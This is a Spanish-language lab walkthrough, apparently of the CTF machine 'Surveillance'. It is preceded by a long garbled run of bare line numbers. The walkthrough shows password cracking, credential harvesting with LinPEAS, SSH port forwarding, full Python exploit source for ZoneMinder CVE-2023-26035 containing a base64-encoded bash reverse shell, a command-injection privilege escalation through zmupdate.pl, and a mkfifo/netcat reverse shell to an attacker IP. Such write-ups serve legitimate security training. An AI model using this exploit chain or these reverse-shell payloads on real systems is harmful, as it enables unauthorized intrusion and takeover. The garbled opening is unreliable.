3417
3418
3419
3420
3421
3422
3423
3424
3425
3426
3427
3428
3429
3430
3431
3432
3433
3434
3435
3436
3437
3438
3439
3440
3441
3442
3443
3444
3445
3446
3447
3448
3449
3450
3451
3452
3453
3454
3455
3456
3457
3458
3459
3460
3461
3462
3463
3464
3465
3466
3467
3468
3469
3470
3471
3472
3473
3474
3475
3476
3477
3478
3479
3480
3481
3482
3483
3484
3485
3486
3487
3488
3489
3490
3491
3492
3493
3494
3495
3496
3497
3498
3499
3500
3501
3502
3503
3504
3505
3506
3507
3508
3509
3510
3511
3512
3513
3514
3515
3516
3517
3518
3519
3520
3521
3522
3523
3524
3525
3526
3527
3528
3529
3530
3531
3532
3533
3534
3535
3536
3537
3538
3539
3540
3541
3542
3543
3544
3545
3546
3547
3548
3549
3550
3551
3552
3553
3554
3555
3556
3557
3558
3559
3560
3561
3562
3563
3564
3565
3566
3567
3568
3569
3570
3571
3572
3573
3574
3575
3576
3577
3578
3579
3580
3581
3582
3583
3584
3585
3586
3587
3588
3589
3590
3591
3592
3593
3594
3595
3596
3597
3598
3599
3600
3601
3602
3603
3604
3605
3606
3607
3608
3609
3610
3611
3612
3613
3614
3615
3616
3617
3618
3619
3620
3621
3622
3623
3624
3625
3626
3627
3628
3629
3630
3631
3632
3633
3634
3635
3636
3637
3638
3639
3640
3641
3642
3643
3644
3645
3646
3647
3648
3649
3650
3651
3652
3653
3654
3655
3656
3657
3658
3659
3660
3661
3662
3663
3664
3665
3666
3667
3668
3669
3670
3671
3672
3673
3674
3675
3676
3677
3678
3679
3680
3681
3682
3683
3684
3685
3686
3687
3688
3689
3690
3691
3692
3693
3694
3695
3696
3697
3698
3699
3700
3701
3702
3703
3704
3705
3706
3707
3708
3709
3710
3711
3712
3713
3714
3715
3716
3717
3718
3719
3720
3721
3722
3723
3724
3725
3726
3727
3728
3729
3730
3731
3732
3733
3734
3735
3736
3737
3738
3739
3740
3741
3742
3743
3744
3745
3746
3747
3748
3749
3750
3751
3752
3753
3754
3755
3756
3757
3758
3759
3760
3761
3762
3763
3764
3765
3766
3767
3768
3769
3770
3771
3772
3773
3774
3775
3776
3777
3778
3779
3780
3781
3782
3783
3784
3785
3786
3787
3788
3789
3790
3791
3792
3793
3794
3795
3796
3797
3798
3799
3800
3801
3802
3803
3804
3805
3806
3807
3808
3809
3810
3811
3812
3813
3814
3815
3816
3817
3818
3819
3820
3821
3822
3823
3824
3825
3826
3827
3828
3829
3830
3831
3832
3833
3834
3835
3836
3837
3838
3839
3840
3841
3842
3843
3844
3845
3846
3847
3848
3849
3850
3851
3852
3853
3854
3855
3856
3857
3858
3859
3860
3861
3862
3863
3864
3865
3866
3867
3868
3869
3870
3871
3872
3873
3874
3875
3876
3877
3878
3879
3880
3881
3882
3883
3884
3885
3886
3887
3888
3889
3890
3891
3892
3893
3894
3895
3896
3897
3898
3899
3900
3901
3902
3903
3904
3905
3906
3907
3908
3909
3910
3911
3912
3913
3914
3915
3916
3917
3918
3919
3920
3921
3922
3923
3924
3925
3926
3927
3928
3929
3930
3931
3932
3933
3934
3935
3936
3937
3938
3939
3940
3941
3942
3943
3944
3945
3946
3947
3948
3949
3950
3951
3952
3953
3954
3955
3956
3957
3958
3959
3960
3961
3962
3963
3964
3965
3966
3967
3968
3969
3970
3971
3972
3973
3974
3975
3976
3977
3978
3979
3980
3981
3982
3983
3984
3985
3986
3987
3988
3989
3990
3991
3992
3993
3994
3995
3996
3997
3998
3999
4000
4001
4002
4003
4004
4005
4006
4007
4008
4009
4010
4011
4012
4013
4014
4015
4016
4017
4018
4019
4020
4021
4022
4023
4024
4025
4026
4027
4028
4029
4030
4031
4032
4033
4034
4035
4036
4037
4038
4039
4040
4041
4042
4043
4044
4045
4046
4047
4048
4049
4050
4051
4052
4053
4054
4055
4056
4057
4058
4059
4060
4061
4062
4063
4064
4065
4066
4067
4068
4069
4070
4071
4072
4073
4074
4075
4076
4077
4078
4079
4080
4081
4082
4083
4084
4085
4086
4087
4088
4089
4090
4091
4092
4093
4094
4095
4096
4097
4098
4099
4100
4101
4102
4103
4104
4105
4106
4107
4108
4109
4110
4111
4112
4113
4114
4115
4116
4117
4118
4119
4120
4121
4122
4123
4124
4125
4126
4127
4128
4129
4130
4131
4132
4133
4134
4135
4136
4137
4138
4139
4140
4141
4142
4143
4144
4145
4146
4147
4148
4149
4150
4151
4152
4153
4154
4155
4156
4157
4158
4159
4160
4161
4162
4163
4164
4165
4166
4167
4168
4169
4170
4171
4172
4173
4174
4175
4176
4177
4178
4179
4180
4181
4182
4183
4184
4185
4186
4187
4188
4189
4190
4191
4192
4193
4194
4195
4196
4197
4198
4199
4200
4201
4202
4203
4204
4205
4206
4207
4208
4209
4210
4211
4212
4213
4214
4215
4216
4217
4218
4219
4220
4221
4222
4223
4224
4225
4226
4227
4228
4229
4230
4231
4232
4233
4234
4235
4236
4237
4238
4239
4240
4241
4242
4243
4244
4245
4246
4247
4248
4249
4250
4251
4252
4253
4254
4255
4256
4257
4258
4259
4260
4261
4262
4263
4264
4265
4266
4267
4268
4269
4270
4271
4272
4273
4274
4275
4276
4277
4278
4279
4280
4281
4282
4283
4284
4285
4286
4287
4288
4289
4290
4291
4292
4293
4294
4295
4296
4297
4298
4299
4300
4301
4302
4303
4304
4305
4306
4307
4308
4309
4310
4311
4312
4313
4314
4315
4316
4317
4318
4319
4320
4321
4322
4323
4324
4325
4326
4327
4328
4329
4330
4331
4332
4333
4334
4335
4336
4337
4338
4339
4340
4341
4342
4343
4344
4345
4346
4347
4348
4349
4350
4351
4352
4353
4354
4355
4356
4357
4358
4359
4360
4361
4362
4363
4364
4365
4366
4367
4368
4369
4370
4371
4372
4373
4374
4375
4376
4377
4378
4379
4380
4381
4382
4383
4384
4385
4386
4387
4388
4389
4390
4391
4392
4393
4394
4395
4396
4397
4398
4399
4400
4401
4402
4403
4404
4405
4406
4407
4408
4409
4410
4411
4412
4413
4414
4415
4416
4417
4418
4419
4420
4421
4422
4423
4424
4425
4426
4427
4428
4429
4430
4431
4432
4433
4434
4435
4436
4437
4438
4439
4440
4441
4442
4443
4444
4445
4446
4447
4448
4449
4450
4451
4452
4453
4454
4455
4456
4457
4458
4459
4460
4461
4462
4463
4464
4465
4466
4467
4468
4469
4470
4471
4472
4473
4474
4475
4476
4477
4478
4479
4480
4481
4482
4483
4484
4485
4486
4487
4488
4489
4490
4491
4492
4493
4494
4495
4496
4497
4498
4499
4500
4501
4502
4503
4504
4505
4506
4507
4508
4509
4510
4511
4512
4513
4514
4515
4516
4517
4518
4519
4520
4521
4522
4523
4524
4525
4526
4527
4528
4529
4530
4531
4532
4533
4534
4535
4536
4537
4538
4539
4540
4541
4542
4543
4544
4545
4546
4547
4548
4549
4550
45
```

cabo de unos minutos, conseguimos romper la contraseña: **starcraft122490**.

```

> hashcat -m 1400 -a 0 hash.txt /usr/share/wordlists/rockyou.txt -d 1
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2903/5871 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490

```

1.9. Remote port forwarding

Migramos la sesión a **Matthew**. Recurrimos a la herramienta **LinPEAS**. Encontramos unas credenciales, con las cuales tratamos de migrar sesión al usuario **zoneminder**, pero no pudimos. Tampoco por **SSH**.

```

Analyzing Backup Manager Files (limit 70)
-rw-r--r-- 1 root zoneminder 5265 Nov 18 2022 /usr/share/zoneminder/www/ajax/models/storage.php
-rw-r--r-- 1 root zoneminder 1249 Nov 18 2022 /usr/share/zoneminder/www/includes/actions/storage.php
-rw-r--r-- 1 root zoneminder 3593 Oct 17 11:32 /usr/share/zoneminder/www/api/app/Config/database.php
'password' => ZM_DB_PASS,
'database' => ZM_DB_NAME,
'host' => 'localhost',
'password' => 'ZoneMinderPassword2023',
'database' => 'zm',
$this->default['host'] = $array[0];
$this->default['host'] = ZM_DB_HOST;
-rw-r--r-- 1 root zoneminder 11257 Nov 18 2022 /usr/share/zoneminder/www/includes/database.php

Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

Analyzing Github Files (limit 70)
drwxr-xr-x 3 root root 4096 Apr 13 2023 /usr/lib/node_modules/npm/node_modules/node-gyp/.github
drwxr-xr-x 3 root root 4096 Apr 13 2023 /usr/lib/node_modules/npm/node_modules/node-gyp/.github
drwxr-xr-x 2 root root 4096 May 2 2023 /usr/lib/node_modules/passbolt_cli/node_modules/aws4/.github
drwxr-xr-x 3 root root 4096 May 2 2023 /usr/lib/node_modules/passbolt_cli/node_modules/columify/.github

```

Parece que esto es otro servicio que corre localmente en el sistema. Buscamos por tanto información sobre **zoneminder**. Se trata de un software de código abierto usado para el seguimiento y videovigilancia a través de un circuito cerrado de televisión. Vamos a realizar un **remote port forwarding** para poder acceder a este servicio desde nuestra máquina de atacante. Ejecutamos **netstat -tuln**. Sabemos que este servicio corre por el **puerto 8080**. Ejecutamos entonces: **ssh -L 1337:127.0.0.1:8080 matthew@10.10.11.245**. Esto nos traerá el **puerto 8080** de la máquina víctima al **puerto**

1337 de nuestra máquina local.

```
ssh -L 1337:127.0.0.1:8080 matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Feb 27 05:51:55 PM UTC 2024

System load:  0.00244140625   Processes:    231
Usage of /:   84.6% of 5.91GB   Users logged in:  0
Memory usage: 20%            IPv4 address for eth0: 10.10.11.245
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 5 12:43:54 2023 from 10.10.14.40
matthew@surveillance:~$
```

1.10. ZoneMinder exploit

CVE-2023-26035:

Si ahora accedemos a nuestro localhost por este puerto tendríamos acceso al servicio de *zoneminder* que está corriendo en la máquina víctima. Vemos un panel de login al acceder al sitio web. Probamos acceder con las diferentes credenciales que encontramos e incluso credenciales por defecto para el servicio, pero no conseguimos acceso.



Tratamos de buscar información sobre la versión en los directorios de configuración de la aplicación. Dentro de `/usr/share/zoneminder/www/api/app/Config`, ejecutamos: `cat * | grep -i version`. Encontramos la versión: *zoneminder 1.36.32*.


```

matthew@surveillance:/usr/share/zoneminder/www/api$ ls
CONTRIBUTING.md README.md app build.properties build.xml composer.json css img index.php lib
matthew@surveillance:/usr/share/zoneminder/www/api$ cd app
matthew@surveillance:/usr/share/zoneminder/www/api/app$ ls
Config Console Controller Model Plugin View index.php tmp vendor webroot
matthew@surveillance:/usr/share/zoneminder/www/api/app$ cd config
-bash: cd: config: No such file or directory
matthew@surveillance:/usr/share/zoneminder/www/api/app$ cd Config
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$ ls
Schema acl.ini.php acl.php bootstrap.php core.php core.php.default database.php database.php.default email.php.default routes.php
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$ cat * | grep -i version
cat: Schema: Is a directory
Configure::write('ZM_VERSION', '1.36.32');
Configure::write('ZM_API_VERSION', '1.36.32.1');
* for instance, each version can then have its own view cache namespace.
* value to false, when dealing with older versions of IE, Chrome Frame or certain web-browsing devices and AJAX
* for instance, Each version can then have its own view cache namespace.
* value to false, when dealing with older versions of IE, Chrome Frame or certain web-browsing devices and AJAX
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$

```

Encontramos un exploit para esta versión, el cual deriva en una ejecución remota de comandos. Compartimos este exploit a continuación.

<https://github.com/rvizx/CVE-2023-26035>



Clonamos este repositorio en nuestro directorio de trabajo, le damos permisos de ejecución al exploit. Habiéndonos puesto en escucha previamente con **Netcat** por un puerto, lanzamos el exploit con: `python3 exploit.py -t http://127.0.0.1:2222/ -i 10.10.16.12 -p 5555`,

```

python3 exploit.py -t http://127.0.0.1:2222/ -i 10.10.16.12 -p 5555
[>] fetching csrf token
[>] recieved the token: key:b57bda3fd50c98035d37b001c4f70d5b61cf917b,1709119145
[>] executing...
[>] sending payload..

> sudo su
[sudo] password for parrot:
> nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.245.
Ncat: Connection from 10.10.11.245:56260.
bash: cannot set terminal process group (1114): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$

```

“

CVE-2023-26035:

Se trata de una vulnerabilidad crítica en *ZoneMinder*, un software gratuito y de código abierto para sistemas de videovigilancia (CCTV) en Linux. La vulnerabilidad, presente en versiones anteriores a la *1.36.33* y *1.37.33*, permite la ejecución remota de código sin autenticación debido a la falta de comprobaciones de autorización. Esto ocurre porque el software no verifica los permisos en la acción de captura de instantáneas, que está destinada a obtener un monitor existente pero puede ser manipulada para crear uno nuevo. Este abuso finalmente lleva a la ejecución de comandos arbitrarios a través de la función `shell_exec` con la ID proporcionada.

- **Script en Python:**

Python

```

1  import re
2  import requests
3  from bs4 import BeautifulSoup
4  import argparse
5  import base64
6
7  # CVE-2023-26035 - Unauthenticated RCE in ZoneMinder Snapshots
8  # Author : Ravindu Wickramasinghe | rvz (@RVIZX9)
9
10 class ZoneMinderExploit:
11     def __init__(self, target_uri):
12         self.target_uri = target_uri
13         self.csrf_magic = None
14
15     def fetch_csrf_token(self):
16         print("[>] fetching csrt token")
17         response = requests.get(self.target_uri)
18         self.csrf_magic = self.get_csrf_magic(response)
19         if response.status_code == 200 and re.match(r'^key:[a-f0-9]{40},\d+', self.csrf_magic):
20             print(f">] recieved the token: {self.csrf_magic}")
21             return True

```

```

22         print("[!] unable to fetch or parse token.")
23         return False
24
25     def get_csrf_magic(self, response):
26         return BeautifulSoup(response.text, 'html.parser').find('input',
27 {'name': '__csrf_magic'}).get('value', None)
28
29     def execute_command(self, cmd):
30         print("[>] sending payload..")
31         data = {'view': 'snapshot', 'action': 'create', 'monitor_ids[0]
32 [Id]': f';{cmd}', '__csrf_magic': self.csrf_magic}
33         response = requests.post(f"{self.target_uri}/index.php",
34 data=data)
35         print("[>] payload sent" if response.status_code == 200 else "[!]
36 failed to send payload")
37
38     def exploit(self, payload):
39         if self.fetch_csrf_token():
40             print(f">] executing...")
41             self.execute_command(payload)
42
43 if __name__ == "__main__":
44     parser = argparse.ArgumentParser()
45     parser.add_argument('-t', '--target-url', required=True, help='target
46 url endpoint')
47     parser.add_argument('-ip', '--local-ip', required=True, help='local
48 ip')
49     parser.add_argument('-p', '--port', required=True, help='port')
50     args = parser.parse_args()
51
52     # generating the payload
53     ps1 = f"bash -i >& /dev/tcp/{args.local_ip}/{args.port} 0>&1"
54     ps2 = base64.b64encode(ps1.encode()).decode()
55     payload = f"echo {ps2} | base64 -d | /bin/bash"
56
57     ZoneMinderExploit(args.target_url).exploit(payload)

```

- **Clase** `ZoneMinderExploit`: define una clase llamada `ZoneMinderExploit` que encapsula toda la funcionalidad del exploit.
 - **Método** `fetch_csrf_token`: este método realiza una solicitud HTTP **GET** a la URL de destino proporcionada (`target_uri`) para obtener el **token CSRF** necesario para la ejecución del exploit. Luego, analiza la respuesta HTML utilizando *BeautifulSoup* para extraer el valor del token CSRF. Si se

encuentra el token y cumple con un patrón específico (`^key:[a-f0-9]{40},\d+`), se considera válido.

- **Método** `get_csrf_magic`: este método extrae el valor del token CSRF del HTML de la respuesta utilizando *BeautifulSoup*.
- **Método** `execute_command`: este método ejecuta el comando proporcionado como argumento (`cmd`) en el servidor objetivo. Construye los datos de la solicitud **POST** que incluyen el comando a ejecutar y el token CSRF obtenido anteriormente. Luego, realiza una solicitud HTTP POST al servidor objetivo.
- **Método** `exploit`: este método automatiza la ejecución del exploit. Primero, intenta obtener el token CSRF llamando a `fetch_csrf_token()`. Si se obtiene con éxito el token CSRF, se procede a ejecutar el comando especificado mediante una llamada a `execute_command()`.
- **Argumentos de línea de comandos**: el script utiliza el módulo `argparse` para analizar los argumentos de línea de comandos. Los argumentos esperados son la URL del objetivo (`--target-url`), la dirección IP local (`--local-ip`) y el puerto local (`--port`).
- **Generación del payload**: el exploit genera un payload de **Bash** para obtener una shell interactiva en el servidor objetivo. El payload se codifica en **base64** y se ejecuta en el servidor a través del comando `echo` y `base64 -d`.

1.11. Privesc via sudoers ZoneMinder update

Tenemos nuestra sesión como usuario *zoneminder*. Una de las primeras cosas que hacemos es `sudo -l` para ver los permisos que tenemos a nivel de **sudoers**. Vemos que podemos ejecutar como cualquier usuario un archivo `/usr/bin/zmupdate.pl`. Vamos a este directorio. Este archivo parece actualizar la base de datos de *zoneminder*. En cualquier caso, hacemos `sudo /usr/bin/zmupdate.pl -h` para ver el menú de ayuda de este ejecutable. Vamos a tratar de generar una shell como usuario privilegiado.

```

zoneminder@surveillance:/usr/bin$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
  (ALL : ALL) NOPASSWD: /usr/bin/zm(a-zA-Z)*.pl *
zoneminder@surveillance:/usr/bin$ cd /usr/bin
zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl
Database already at version 1.36.32, update skipped.

zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl -h
Unknown option: h
Usage:
  zmupdate.pl -c,--check | -f,--freshen | -v<version>,--version=<version>
  [-u <dbuser>] -p <dbpass>

Options:
  -c, --check - Check for updated versions of ZoneMinder -f, --freshen -
  Freshen the configuration in the database. Equivalent of old zmconfig.pl
  -not --migrate-events - Update database structures as per
  USE_DEEP_STORAGE setting. -v <version>, --version=<version> - Force
  upgrade to the current version from <version> -u <dbuser>,
  --user=<dbuser> - Alternate DB user with privileges to alter DB -p
  <dbpass>, --pass=<dbpass> - Password of alternate DB user with
  privileges to alter DB -s, --super - Use system maintenance account on
  debian based systems instead of unprivileged account -d <dir>,
  --dir=<dir> - Directory containing update files if not in default build
  location -interactive - interact with the user -nointeractive - do not
  interact with the user

zoneminder@surveillance:/usr/bin$ |

```

Ejecutamos ahora `sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023`. Mediante este parámetro `'$(/bin/bash -i)'`, creamos una nueva sesión de **Bash** interactiva, y al ser **root** quién ejecuta este comando (`sudo`), obtenemos esta shell como usuario **root**. Tras probar diferentes contraseñas, finalmente fue válida `ZoneMinderPassword2023`, la cual encontramos al ejecutar **LinPEAS**.

```

zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023
Initiating database upgrade to version 1.36.32 from version 1
WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
root@surveillance:/usr/bin$ cd /root
root@surveillance:~# ls
root@surveillance:~# ls
root@surveillance:~# ls -la

```

Como no podíamos ver el output de los comandos ejecutados, nos enviamos otra shell a un puerto en el que previamente nos hayamos puesto en escucha en nuestra máquina de atacante. Ahora sí, estamos como **root** con una consola totalmente interactiva.

```

root@surveillance:~# rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -li 2>&1 | nc 10.10.16.12 4141 >/tmp/f
|

> sudo su
[sudo] password for parrot:
> nc -nlvp 4141
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4141
Ncat: Listening on 0.0.0.0:4141
Ncat: Connection from 10.10.11.245.
Ncat: Connection from 10.10.11.245:36872.
root@surveillance:~# whoami
root
root@surveillance:~# ls
ls
root.txt
root@surveillance:~# cat ro
cat root.txt
@bddd0b8df9aazb8c1e429b4fa6e7187
root@surveillance:~#

```